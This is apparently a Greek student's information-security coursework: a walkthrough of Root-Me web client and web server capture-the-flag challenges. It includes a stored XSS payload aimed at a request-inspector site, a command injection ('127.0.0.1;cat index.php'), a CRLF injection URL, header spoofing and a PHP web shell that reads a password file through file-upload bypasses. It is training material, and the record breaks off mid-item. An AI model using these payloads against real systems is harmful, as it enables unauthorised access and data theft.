Πανεπιστημιο Πειραια 2023

ΑΣΦΑΛΕΙΑ ΠΛΗΡΟΦΟΡΙΩΝ Τελικη Εργασια 2022-2023

Χρονόπουλος Κωνσταντίνος mppl21081

Στοιχεία

Τα στοιχεία μου είναι:

Όνομα: Κωνσταντίνος

Επώνυμο: Χρονόπουλος

AM: mppl21081


Username root me: Mongoose

url: https://www.root-me.org/Mongoose-776208?lang=en#88b787e596579a2756c3f3ca3dadba0e


Πόντοι: 810

Web - Client


- HTML - disabled buttons
  Διαγράφουμε το disabled από το input μέσα στο html .
- Javascript – Authentication
  Ψάχνουμε μέσα στο login.js και βρίσκουμε το username and password
- Javascript – Source
  μέσα στο html βρίσκουμε το password
- Javascript - Authentication 2
  Ψάχνουμε μέσα στο login.js και βρίσκουμε το username and password στο var TheLists
- Javascript - Obfuscation 1
  Άμεσος βρίσκουμε το password στον κώδικα της σελίδας αλλά είναι κρυπτογραφημένος ,και έτσι βάζουμε:
  unescape('%63%70%61%73%62%69%65%6e%64%75%72%70%61%73%73%77%6f%72%64')
- Javascript - Obfuscation 2
  Είναι παρόμοιο με το Obfuscation 1 μόνο που πρέπει να κάνουμε decode 2 φορές



- Javascript - Native code
  Το js script είναι κρυπτογραφημένο το αντιγράφουμε στο console διαγράφουμε το ‘()’ στο τέλος και πατάμε enter



- Javascript - Obfuscation 3
  Στον Κώδικα της σελίδας βρίσκουμε το password στην μορφη: "\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30" το βάζουμε στην κονσόλα παι περνούμε '55,56,54,79,115,69,114,116,107,49,50'
  Και μετα βάζομε String.fromCharCode(55,56,54,79,115,69,114,116,107,49,50) στην κονσόλα και περνούμε το password




- XSS - Stored 1
  Χρησιμοποιούμε το https://requestinspector.com/ και βάζουμε το script <script>document.write('');</script> στο message και οτιδήποτε για τίτλο


Keyless Inspector

Web - Server


- HTML - Source code
  Στον κώδικα της σελίδας βρίσκουμε το password




- HTTP - IP restriction bypass
  Στο Burp suite προσθέτουμε X-Forwarded-For: 192.168.1.2 για να φαίνεται ότι είμαστε από local ip



- HTTP - Open redirect
  Το αλλάζουμε σε youtube οπού το δεύτερο είναι hash του προτου




- HTTP - User-agent
  Αλλάζουμε το User-Agent: σε "admin" στο Burp suite




- Weak password
  Δοκιμάζουμε admin admin και είναι σωστό
- PHP - Command injection
  Χρησιμοποιούμε το command 127.0.0.1;cat index.php
- Backup file
  http://challenge01.root-me.org/web-serveur/ch11/index.php~ Κατεβάζουμε το file και βρίσκουμε το password


- HTTP - Directory indexing
  http://challenge01.root-me.org/web-serveur/ch4/admin/backup/admin.txt και βρίσκουμε το password
- HTTP – Headers
  Κάνουμε intercept στο Burp suite παρατηρούμε το header Header-RootMe-Admin: none και έτσι βάζουμε "Header-RootMe-Admin:" στο repeater




- HTTP – POST
  Στο Burp suite κάνουμε intersept όταν κάνουμε click give a try και αλλάζουμε το score σε 10000000



- HTTP - Improper redirect
  Στο Burp suite κάνουμε intercept το request και το αλλάζουμε σε "GET /web-serveur/ch32/index.php?redirect HTTP/1.1" έτσι μας στέλνει στο index.php




- HTTP - Verb tampering
  Στο Burp suite κάνουμε intercept και αλλάζουμε το GET σε OPTIONS



- Install files
  Πάμε στο http://challenge01.root-me.org/web-serveur/ch6/phpbb/install και κάνουμε click στο install.php
- CRLF
  Πάμε στο "http://challenge01.root-me.org/web-serveur/ch14/?username=admin%20authenticated.%0d%0ahacked&password=blabla"


- File upload - Double extensions
  Δημιουργούμε ένα αρχείο php με τον κώδικα
  exp.php.png:
  <?php
  $content = shell_exec('cat ../../../.passwd');
  echo "<pre>$content</pre>";
  ?>
  Το ονομάζουμε exploit.php.png και το ανεβάζουμε και ανοίγουμε

- File upload - MIME type
  Μετονομάζουμε το exploit.php.png σε exploit.php όπως ανεβάζουμε το exploit.php κάνουμε intercept στο berp suite και αλλάζουμε το context σε image/png και το ανεβάζουμε και ανοίγουμε password




- HTTP – Cookies
  Κάνουμε intercept στο Burp suite και αλλάζουμε το cookie σε Cookie: ch7=admun;

- JWT – Introduction
  Αλλάζουμε το cookie σε Cookie:
